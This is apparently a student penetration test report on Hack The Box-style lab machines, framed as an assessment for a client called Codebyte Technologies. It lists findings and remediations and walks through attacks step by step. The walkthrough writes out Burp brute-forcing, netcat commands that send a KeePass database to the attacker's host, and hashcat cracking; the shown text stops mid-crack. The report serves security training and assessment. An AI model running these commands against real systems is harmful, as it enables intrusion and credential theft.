Digital Egypt Pioneers

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Security Assessment Report

Prepared by DEPI Raiders

Date: May 10, 2025

Project: SAR-001

Engagement Contacts

Name	Title	Contact Information
DEPI Raiders		
Khaled Shaaban	Penetration Tester	kshaaban325@gmail.com
Abdelrahman Tarek	Penetration Tester	Boda.tarek94@gmail.com
Abd Elrhman Emad	Penetration Tester	emadabdelrhman041@gmail.com
Eslam Salem	Penetration Tester	as6295857@gmail.com
Mohamed Ali	Cybersecurity Specialist	mo5665ali@gmail.com
Sandra Adel	Cybersecurity Specialist	sandraaguindy@gmail.com

Assessment Overview

From May 1st, 2025 to May 10th, 2025, Codebyte Technologies engaged DEPI Raiders to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.

Severity	CVSS V3 Score Range	Definition
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	All Public Facing Infrastructure
Internal Penetration Test (Production Environment)	10.200.81.0/24
Internal Penetration Test (Domain)	10.10.254.0/24

Executive Summary

Testing Summary

From May 1st, 2025 to May 10th, 2025, DEPI Raiders conducted a penetration test on the infrastructure of *Codebyte Technologies* to assess the security posture of their internal and external systems. This assessment included both external and internal network penetration testing to evaluate vulnerabilities that could lead to unauthorized access, data breaches, or full system compromise.

The external penetration test targeted **six (6)** websites, all of which had critical vulnerabilities that led to full web server compromises. The internal penetration test simulated an attacker moving laterally within the network, compromising multiple internal systems, escalating privileges, and exfiltrating sensitive data. The testing was based on industry standards including **NIST SP 800-115** and **OWASP Testing Guide v4**, among other frameworks.

Main Recommendations

1. *Enforce Strong Password Policies (MS-001):* All accounts should be required to use strong, unique passwords with complexity requirements. Enforce periodic password changes and implement multi-factor authentication (MS-002) for all accounts, particularly for administrative roles.
2. *Patch Management (MS-004):* Implement a process for timely patching of all software and systems. Address vulnerabilities in outdated versions like GitStack and MiniServ by upgrading to the latest patched versions. Ensure that critical vulnerabilities are patched as soon as they are discovered.
3. *Secure Service Configuration (MS-022):* Review and secure service paths to prevent path hijacking and ensure services are not running with unnecessary privileges. Apply least privilege for all services (MS-014) and configure service principal names (MS-023) properly.
4. *File Validation and Isolation (MS-019, MS-020):* Implement strong file validation mechanisms to prevent unrestricted file uploads and isolate uploaded files in secure, non-executable directories. Regularly conduct source code reviews (MS-021) to ensure that file handling procedures are secure.
5. *Cron Job Security (MS-009):* Implement proper access controls on cron jobs to prevent unauthorized modifications. Limit write access to cron configurations to trusted users only.
6. *Improve Network Monitoring and Alerting (MS-015):* Implement continuous monitoring and alerting for suspicious activities across internal and external systems. Regularly scan for known exploits and ensure systems are protected against unauthorized access.
7. *Anti-Virus and Malware Protection (MS-017, MS-018):* Enable anti-virus protection on all systems and perform regular malware scans to prevent the upload of malicious files. Ensure that anti-virus software is actively updated and properly configured.
8. *Database and Service Access Security (MS-006, MS-013):* Secure database access and restrict services like GitStack to only authorized users. Use firewalls, encrypted connections, and access control mechanisms to prevent unauthorized access.

External Penetration Test

Based on the company's nature of work, this being developing web applications for clients and hosting them on their own company infrastructure, there were many external facing assets the team could attack. Due to the time frame of the engagement, 6 websites were targeted by DEPI Raiders, which all had critical vulnerabilities that led to a full web server compromise.

Summary of Findings

7	4	2	0	0
Critical	High	Moderate	Low	Informational

Finding #	Severity	Finding Name
EPT-001	High	Use of Default Credentials
EPT-002	Critical	Clear Text Password Exposure - KeepPass
EPT-003	Critical	Insufficient Patch Management - KeepPass
EPT-004	Critical	Path Traversal
EPT-005	High	Database Exposure - Gitea
EPT-006	Moderate	Insufficient Patch Management – ImageMagick
EPT-007	Critical	Blind SQL Injection
EPT-008	High	Path Hijacking
EPT-009	Critical	Directory Traversal
EPT-010	Critical	Insufficient Patch Management – MiniServ 1.890
EPT-011	Moderate	Brute Force Attack – (XML-RPC)
EPT-012	Critical	Parameter Tampering
EPT-013	High	Misconfigured Cron Job

Attack Narrative

Walkthrough Summary

1. The first website that was targeted was "tickets,keeper.htb", which seems like a ticketing website. Default credentials were used to login.
2. Upon further enumeration, a clear text password was found, which was used to SSH to the webserver.


3. A KeepPass dump was found, and due to the older version of KeePass being used, an information disclosure vulnerability was used to extract a password. The password was used to obtain an SSH private key, which allowed the tester to obtain a root shell on the server.
4. Another website we targeted was “titanic.htb”. A path traversal attack was used to gain insight into sensitive system and user files.
5. A self-hosted Git-service was discovered on the website; the configuration and database files were accessible via the path traversal vulnerability. By doing so, we obtain a new set of credentials we used to SSH to the web server.
6. To escalate privileges, a script is found that utilizes ImageMagick. The testers exploit this through an Arbitrary Code Execution Vulnerability specific to that version of ImageMagick.
7. A third website we tested was one that was hosted on 10.10.10.138. A Time-based SQL Injection vulnerability was found under the “/writeup/” directory through CMS Made Simple specific vulnerability.
8. We extract credentials and crack the hash offline.
9. To escalate privileges, Path Hijacking was used against an executable that is run with every SSH connection.
10. The SUID bash binary is obtained and escalated.
11. With the fourth website, hosted on 10.10.10.7, had a directory traversal vulnerability that was exploited successfully by DEPI Raiders. An SSH connection was then made to the web server using the root credentials obtained.
12. The fifth website, “thomaswreath.thm”, had insufficient patch management with the MiniServ service running, which allowed the testers to exploit. The service was running as root, so no privilege escalation was required.
13. The “jack.thm” website was prone to the XML-RPC vulnerability, which allowed the testers to brute force their way into the WordPress Web Application.
14. Parameter tampering was used to give the obtained account more power and privileges.
15. Upon obtaining a shell, further enumeration leads us to an SSH, which leads us to a new account.
16. We exploit a Cron Job for full privileges on the Web server.

Detailed Walkthrough

Finding EPT-001: Use of Default Credentials - High


Description	DEPI Raiders used default credentials of the RT (Request Tracker) service employed on this website. A simple google search allowed the testers to obtain the default credentials <root:password>
Impact	Attackers can gain full access to the RT service using the default credentials. This has a high impact since this service is the main service running on the website.
Affected System	https://tickets.keeper.htb
Remediation	MS-001: Enforce a Strong Password Policy MS-002: Enforce MFA
References	WSTG - Latest | OWASP Foundation

```
nmap -sC -sV 10.10.11.227
```




Ports 22 ssh and the 80 http are open.

Add the domain to /etc/hosts, go to the domain on the browser and open the BurpSuite tool.




Turn on the interception on burpsuite and set up the proxy on the browser, then try to login with any username or password. After that, intercept this packet and send it to the intruder




Add the `§` around the username and password in the first trial and then set the attack type to pitchfork attack. In the payloads section, for payload 1 choose the top-usernames-shortlist.txt from the usernames in seclists.


For payload 2 choose the top-passwords-shortlists from the /seclists/passwords/common-credentials




Start the attack and choose the result with status 302. Username: root and the password: password



Go back to the website and try them to login.



We are granted access:




Finding EPT-002: Clear Text Password Exposure – KeepPass - Critical


Description	Upon further enumeration, the testers managed to find clear text credentials in a KeepPass crash dump posted on the website. The credentials were then used to initiate an SSH connection with the web server.
Impact	Exposed credentials such as these allow attackers to gain access to critical systems, such as web servers or databases.
Affected System	https://tickets.keeper.htb
Remediation	MS-003: Employee Security Training
References	Cybersecurity Awareness - Education and Resources | Microsoft Security

The testers attempted to enumerate the website.

The testers navigated to admin > users and found all the Privileged users.



The user lnorgaard had a comment: “New user. Initial password set to Welcome2023!”



An SSH connection is successful using the credentials found.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh lnorgaard@10.10.11.227

lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
```

Finding EPT-003: Insufficient Patch Management – KeepPass - Critical

Description	CVE-2022-32784 was exploited against KeepPass which allowed the testers to retrieve the master password from the memory dump. The flaw exists in how KeePass handles encryption keys in memory, potentially allowing attackers to access sensitive data, such as the master password
Impact	The ability to retrieve the master password from memory means that an attacker can access all the stored credentials within KeePass, potentially leading to a full compromise of all services that rely on the KeePass database.
Affected System	https://tickets.keeper.htb
Remediation	MS-004: Apply Efficient Patch Management
References	NVD - cve-2022-32784

In an attempt to escalate privileges, the testers run “ls -la” and found a keypass database dump and a key pass memory dump file both of these files are zipped up in the RT30000.zip.

```
lnorgaard@keeper:~$ sudo -l
[sudo] password for lnorgaard:
Sorry, user lnorgaard may not run sudo on keeper.
lnorgaard@keeper:~$ ls -la
total 85384
drwxr-xr-x 4 lnorgaard lnorgaard     4096 Jul 25  2023 .
drwxr-xr-x 3 root      root          4096 May 24  2023 ..
lrwxrwxrwx 1 root      root             9 May 24  2023 .bash_history → /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard      220 May 23  2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard     3771 May 23  2023 .bashrc
drwx------ 2 lnorgaard lnorgaard     4096 May 24  2023 .cache
-rw------- 1 lnorgaard lnorgaard      807 May 23  2023 .profile
-rw-r--r-- 1 root      root      87391651 May 10 22:18 RT30000.zip
drwx------ 2 lnorgaard lnorgaard     4096 Jul 24  2023 .ssh
-rw-r----- 1 root      lnorgaard       33 May 10 22:04 user.txt
-rw-r--r-- 1 root      root            39 Jul 20  2023 .vimrc
lnorgaard@keeper:~$
```

The files are transferred to the attack box.

```
┌──(root㉿kali)-[/home/kali/keeper]
└─# nc -lvnp 4444 > RT30000.zip
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.227] 55726
^C

┌──(root㉿kali)-[/home/kali/keeper]
└─# nc -lvnp 4444 > passcodes.kdbx
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.227] 34510
```

```
lnorgaard@keeper:~$ nc 10.10.16.7 4444 < RT30000.zip
lnorgaard@keeper:~$ nc 10.10.16.7 4444 < passcodes.kdbx
```

An attempt was made to find the key that could be possibly cached in the memory.

```
keepass2john passcodes.kdbx
```

The master key hash is extracted from the database and converted to a format that can be used by our tools.

```
echo
'$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf688926
6a388abe398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfedd5a05c*411593ef0846fc1b
b3db4f9bab515b42e58ade0c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e68e8
2a6d3d7cdbcdc' > keepass_hash.txt
```

```
┌──(root㉿kali)-[/home/kali/keeper]
└─# echo '$keepass$*2*60000*0*5d7b4747e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf6889266a388ab
e398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfedd5a05c*411593ef0846fc1bb3db4f9bab515b42e58ade0
c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e68e82a6d3d7cdbcdc' > keepass_hash.txt
```

In order to crack the hash we use Hashcat:

```
hashcat -m 13400 -a 0 /home/kali/keeper/keepass_hash.txt /usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[/home/kali/keeper]
└─# hashcat -m 13400 -a 0 /home/kali/keeper/keepass_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platfo
rm #1 [The pocl project]
====================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

